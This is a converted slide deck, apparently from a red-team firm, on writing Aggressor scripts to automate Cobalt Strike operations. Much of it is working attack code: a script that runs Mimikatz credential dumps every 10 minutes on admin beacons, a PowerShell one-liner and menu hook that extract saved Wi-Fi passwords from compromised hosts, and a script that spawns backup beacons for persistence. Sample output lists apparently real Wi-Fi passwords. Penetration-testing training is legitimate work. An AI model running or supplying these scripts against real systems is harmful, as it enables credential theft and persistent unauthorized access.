

The background of the slide is a light blue network diagram. It consists of numerous small, dark blue circular nodes connected by thin, dark blue lines, creating a complex web-like structure that fills the entire frame. In the center of this background is a large, solid orange rectangle with rounded corners. Inside this orange rectangle, the text 'Aggressor Scripting' is written in a white, serif font. Below the main title, the text '@FortyNorthSec' is written in a smaller, white, sans-serif font.

Aggressor Scripting

@FortyNorthSec

Sleep vs. Aggressor

- Aggressor is based off of the language Sleep
 - Think of Aggressor as an extension of Sleep
 - ... or as a library which implements additional functionality
- All functions, datatypes, etc. that are part of Sleep can be used within Aggressor scripts
- If you need to do “something” in your Aggressor script, and can’t seem to find the functionality in Aggressor, look in Sleep
- Complete online manual/documentation available here - <http://sleep.dashnine.org/manual/index.html>

Sleep vs. Aggressor

- Want to perform some basic math?
 - Sleep performs the math operations
- Need to check if a substring exists within a string?
 - Sleep has methods to check (hasmatch)
- Want to read a file's contents and use it?
 - Sleep will open a handle to a file and read its contents

Aggressor Scripts

- Aggressor scripts are scripts that help automate different actions within Cobalt Strike
- Its origin comes from Cortana scripts – scripts which automated Armitage actions via Armitage or the embedded Metasploit Framework
- When Cobalt Strike 3.0 was released – Aggressor was born (think Cortana 2.0)
- Aggressor scripts can be easily written and tested all within a virtual environment without requiring an extensive lab

Aggressor Scripts



<https://www.mrbenc.com/irc/defer0/images/screenshot.png>

- Anyone ever play with, use, or have IRC bots before?
 - All legitimately... right?
- IRC bots are event driven
- Think of Aggressor scripts as the same
 - When an event occurs, take a pre-defined action
- Aggressor scripts have a wide range of Events - “actionable triggers”

Aggressor Scripts - Events

- beacon_initial – This event is triggered when a beacon checks in for the first time – (getting a new beacon)
- heartbeat_Xs / heartbeat_Xm – This event is triggered every X number of seconds or minutes. This allows you to “schedule” something to run every so often
- ssh_initial – This event is triggered when a new SSH session is established with the team server
- event_quit – Triggers each time someone disconnects from the team server
- Many more available
 - <https://www.cobaltstrike.com/aggressor-script/events.html>

Aggressor Scripts – Sample Ideas


- Want to immediately run a PowerShell script on a system when a beacon is received?
 - beacon_initial
 - bpowershell_import
 - bpowerpick
- Want to run Mimikatz on a compromised host every 10 minutes?
 - heartbeat_10m
 - -isadmin
 - Blogonpasswords
- Let's go through a couple of scripts

A background graphic featuring a network of dark blue nodes connected by thin lines, forming a complex web-like structure. This pattern is visible at the top and bottom of the slide, framing a central orange rectangular area.

Mimikatz Every 10 Minutes

Aggressor Scripts - Mimikatz

- What if you would like Mimikatz to run on your beacons every 10 minutes?
- You might be hunting for a specific account to log into any of your compromised systems
- Cobalt Strike and Aggressor can run Mimikatz every 10 minutes and store output in its credential database
- Time for pseudocode!



Aggressor Scripts - Mimikatz

- Every 10 minutes, the heartbeat_10m event fires
- Iterate over all active beacons
- Find any active beacon which is running in a high integrity process
- Log the logonpasswords command in logs and console
- Run the blogonpasswords command on beacon(s)

```
on heartbeat_10m {  
    foreach $beacon (beacons()){  
        if (-isadmin $beacon['id']) {  
            binput($beacon, "logonpasswords");  
            blogonpasswords($beacon['id']);  
        }  
    }  
}
```

A network diagram background consisting of a complex web of dark blue lines connecting numerous small, dark blue circular nodes. The nodes are distributed across the top and bottom portions of the image, with a large, solid orange rectangular area in the center. The text "Right Click Wifi Creds" is written in white serif font on the orange background.

Right Click Wifi Creds

Aggressor Scripts - WIFI



Greg Foss

@Heinzarelli

Follow



Yep! I made a PowerShell script to scrape all Wi-Fi creds and make a list of all networks and passwords using Netsh:
gist.github.com/gfoss/c6a594d8 ...

Aggressor Scripts - WIFI

- You can dump stored wireless passwords from a compromised host without requiring Administrator rights!
- This can all be done with Aggressor using the code that Greg Foss tweeted
- You just need to convert the PowerShell code into a one-liner

```
SSID : Password
Unable to obtain password for SEATAC-FREE-WIFI
Unable to obtain password for Marriott_LOBBY
Unable to obtain password for Marriott_GUEST
Unable to obtain password for - DEN Airport Free WiFi
Unable to obtain password for RitzCarlton_Guest
Life-is-Good-5 : GrandCounty#1
HotelColorado : 18930617
CenturyLink5655 : p6vu9gqhptcsq5
MaddiosGuest : pizzajoint
CenturyLink6885-5G : 5siukts9w3w52v
```

Aggressor Scripts - WIFI

```
$networks = netsh.exe wlan show profiles key=clear | findstr "All"
$networkNames = @($networks.Split(":") | findstr -v "All").Trim()
Write-Output "SSID : Password`n"
foreach ($ap in $networkNames)
{
    try
    {
        $password = netsh.exe wlan show profiles name=$ap key=clear | findstr "Key" | findstr -v "Index"
        $passwordDetail = @($password.Split(":") | findstr -v "Key").Trim()
        Write-Output "$ap : $passwordDetail"
    }
    catch
    {
        Write-Output "Unable to obtain password for $ap"
    }
}
```


Aggressor Scripts - WIFI

```
$networks = netsh.exe wlan show profiles key=clear | findstr "All"; $networkNames = @($networks.Split(":")  
| findstr -v "All").Trim(); Write-Output "SSID : Password`n"; foreach ($ap in $networkNames) { try {  
$password = netsh.exe wlan show profiles name=$ap key=clear | findstr "Key" | findstr -v "Index";  
$passwordDetail = @($password.Split(":") | findstr -v "Key").Trim(); Write-Output "$ap : $passwordDetail"}  
catch { Write-Output "Unable to obtain password for $ap"}}
```

Aggressor Scripts - WIFI

```
##### Pop-Up Menu #####
# Pop-up Menu Section

popup beacon_bottom {
  item "View Wifi Creds" {
    wifi_creds($1);
  }
}

##### Wifi Function #####
sub wifi_creds {
  $wifi_command = '$networks = netsh.exe wlan show profiles key=clear | findstr "All"; $networkNames = @
($networks.Split(":") | findstr -v "All").Trim(); Write-Output "SSID : Password`n"; foreach ($ap in
$networkNames) { try { $password = netsh.exe wlan show profiles name=$ap key=clear | findstr "Key" |
findstr -v "Index"; $passwordDetail = @($password.Split(":") | findstr -v "Key").Trim(); Write-Output
"$ap : $passwordDetail"} catch { Write-Output "Unable to obtain password for $ap"}}';
bpowerpick($1, $wifi_command);
}
```

Aggressor Scripts - WIFI

- Popup beacon_bottom – allows us to create a menu item when right clicking on a beacon
- When clicked – calls the “wifi_creds” function
- Wifi creds
 - Variable that stores giant command
 - Calls PowerPick to run the command
 - That’s it

```
##### Pop-Up Menu #####
# Pop-up Menu Section

popup beacon_bottom {
    item "View Wifi Creds" {
        wifi_creds($1);
    }
}

##### Wifi Function #####
sub wifi_creds {
    $wifi_command = '$networks = netsh.exe wlan show profiles key=clear | findstr "All"; $networkNames = @
($networks.Split(":") | findstr -v "All").Trim(); Write-Output "SSID : Password`n"; foreach ($ap in
$networkNames) { try { $password = netsh.exe wlan show profiles name=$ap key=clear | findstr "Key" |
findstr -v "Index"; $passwordDetail = @($password.Split(":") | findstr -v "Key").Trim(); Write-Output
"$ap : $passwordDetail"} catch { Write-Output "Unable to obtain password for $ap"}}';
bpowerpick($1, $wifi_command);
}
```

A network diagram background consisting of a grid of dark blue dots connected by thin, dark blue lines, forming a complex web of triangles and polygons. This pattern is visible at the top and bottom of the slide, framing a central orange rectangle.

Backup Beacon

Aggressor Scripts – Backup Beacon

- What if you want a backup beacon for each compromised system?
- You could do this manually
 - But why for something trivial like this?
- Aggressor will let us compare the incoming beacon with existing beacons – maybe we already have a duplicate?
- If not, it's easy to spawn a new beacon
- Let's write some pseudo-code first

Aggressor Scripts – Backup Beacon

- For each new beacon that comes in, check if we need a duplicate
- Capture metadata about incoming beacon to see if we need to spawn a duplicate beacon
 - Internal IP, Architecture, and Username
- Enumerate all active team server listeners
- Create a “counter” to track the number of beacons for each computer
- Compare current beacons with the incoming beacon
 - If only one beacon at internal IP – spawn a new beacon!
 - If two or more beacons at internal IP – just do nothing

Aggressor Scripts – Backup Beacon

- beacon_initial – fires when we get a new beacon
- beacons() – returns metadata for all active beacons
- beacon_data – used to access attributes/metadata for a specific beacon
- listeners() – returns metadata for all active listeners
- bspawn – function used to spawn a new beacon
- binput – places information in the system console – similar to adding verbosity
- println – prints information to the console
- hasmatch – used to search for substrings within a string

```

on beacon_initial {
    # Obtain basic information about system
    $username = beacon_data($1) ["user"];
    $architecture = beacon_data($1) ["barch"];
    $internal_ip = beacon_data($1) ["internal"];

    # System Counter
    $counter = 0;

    # Pull back current beacons and look for incoming IP
    foreach $beacon (beacons()){
        if ($internal_ip ismatch $beacon['internal']) {
            $counter++;
        }
    }

    # Check if we currently have the same active beacon
    if ($counter < 2) {
        println("New beacon incoming, spawning a backup beacon!")

        # Dynamically obtain the beacon name
        foreach $name (listeners()) {
            $original_listener = $name;
            $listener_name = lc($name);
            if ($listener_name hasmatch "http") {
                $list_name = $listener_name;
            }
        }

        # Determine beacon architecture
        if ($architecture eq "x64") {
            binput($1, "spawn x64 $original_listener");
            bspawn($1, $original_listener, "x64");
            println("Spawning x64 beacon on x64 system as $username");
        }
        else {
            binput($1, "spawn $arch $original_listener");
            bspawn($1, $original_listener, "x86");
            println("Spawning x86 beacon as $username");
        }
    }
    else {
        println("Already have backup beacon for $username beacon with ip of $internal_ip");
    }
}

```

Aggressor Scripts – Backup Beacon

- beacon_initial triggers the aggressor script
- Capture username, architecture, and internal IP of new beacon
- Create a counter variable and set its value to 0
- Iterate over all active beacons, see if any have the same internal IP, add to counter if there is a match

```
on beacon_initial {  
  # Obtain basic information about system  
  $username = beacon_data($1) ["user"];  
  $architecture = beacon_data($1) ["barch"];  
  $internal_ip = beacon_data($1) ["internal"];  
  
  # System Counter  
  $counter = 0;  
  
  # Pull back current beacons and look for incoming IP  
  foreach $beacon (beacons()){  
    if ($internal_ip ismatch $beacon['internal']) {  
      $counter++;  
    }  
  }  
}
```

Aggressor Scripts – Backup Beacon

- If counter is less than 2, spawn new beacon!
- Pull back active listeners, look for listener with “http” in its name
- If beacon is running in a x64 process, spawn a new beacon in a x64 process
- If beacon is in x86 process, spawn beacon in a x86 process

```
# Check if we currently have the same active beacon
if ($counter < 2) {
    println("New beacon incoming, spawning a backup beacon!")

    # Dynamically obtain the beacon name
    foreach $name (listeners()) {
        $original_listener = $name;
        $listener_name = lc($name);
        if ($listener_name hasmatch "http") {
            $list_name = $listener_name;
        }
    }

    # Determine beacon architecture
    if ($architecture eq "x64") {
        binput($1, "spawn x64 $original_listener");
        bspawn($1, $original_listener, "x64");
        println("Spawning x64 beacon on x64 system as $username");
    }
    else {
        binput($1, "spawn $arch $original_listener");
        bspawn($1, $original_listener, "x86");
        println("Spawning x86 beacon as $username");
    }
}
```

```

on beacon_initial {
    # Obtain basic information about system
    $username = beacon_data($1) ["user"];
    $architecture = beacon_data($1) ["barch"];
    $internal_ip = beacon_data($1) ["internal"];

    # System Counter
    $counter = 0;

    # Pull back current beacons and look for incoming IP
    foreach $beacon (beacons()){
        if ($internal_ip ismatch $beacon['internal']) {
            $counter++;
        }
    }

    # Check if we currently have the same active beacon
    if ($counter < 2) {
        println("New beacon incoming, spawning a backup beacon!")


        # Dynamically obtain the beacon name
        foreach $name (listeners()) {
            $original_listener = $name;
            $listener_name = lc($name);
            if ($listener_name hasmatch "http") {
                $list_name = $listener_name;
            }
        }

        # Determine beacon architecture
        if ($architecture eq "x64") {
            binput($1, "spawn x64 $original_listener");
            bspawn($1, $original_listener, "x64");
            println("Spawning x64 beacon on x64 system as $username");
        }
        else {
            binput($1, "spawn $arch $original_listener");
            bspawn($1, $original_listener, "x86");
            println("Spawning x86 beacon as $username");
        }
    }
    else {
        println("Already have backup beacon for $username beacon with ip of $internal_ip");
    }
}

```

Aggressor Scripts – Additional Info


- We reviewed a script that required no user interaction
 - Mimikatz every 10 minutes
- We reviewed a script which let you right click on a beacon and run a command
 - Dump wireless network passwords
- You can also build out pop-up menu options
 - More on this soon




Aggressor Scripts – Additional Info

- What is something you would like to automate while testing?
- Something when you get a beacon, every 30 seconds, only when you click to run an action?
- Brainstorm!
- <https://github.com/FortyNorthSecurity/AggressorAssessor>

Bill Nye just posted this to Instagram. It's him in 9th grade science class...



Aggressor Scripts – Additional Info



The screenshot shows a web browser window with two tabs: 'Event Log' and 'Script Console'. The 'Script Console' tab is active, displaying a terminal interface for the Aggressor script engine. The prompt is 'aggressor>'. The user has entered the command 'help', and the output lists the available commands: '?', 'e', 'help', 'load', 'ls', 'proff', 'profile', 'pron', 'reload', 'troff', 'tron', 'unload', and 'x'. The prompt 'aggressor>' is visible at the bottom of the console.

```
aggressor> help

Commands
-----
?
e
help
load
ls
proff
profile
pron
reload
troff
tron
unload
x
aggressor> |
```

<https://www.cobaltstrike.com/aggressor-script/index.html>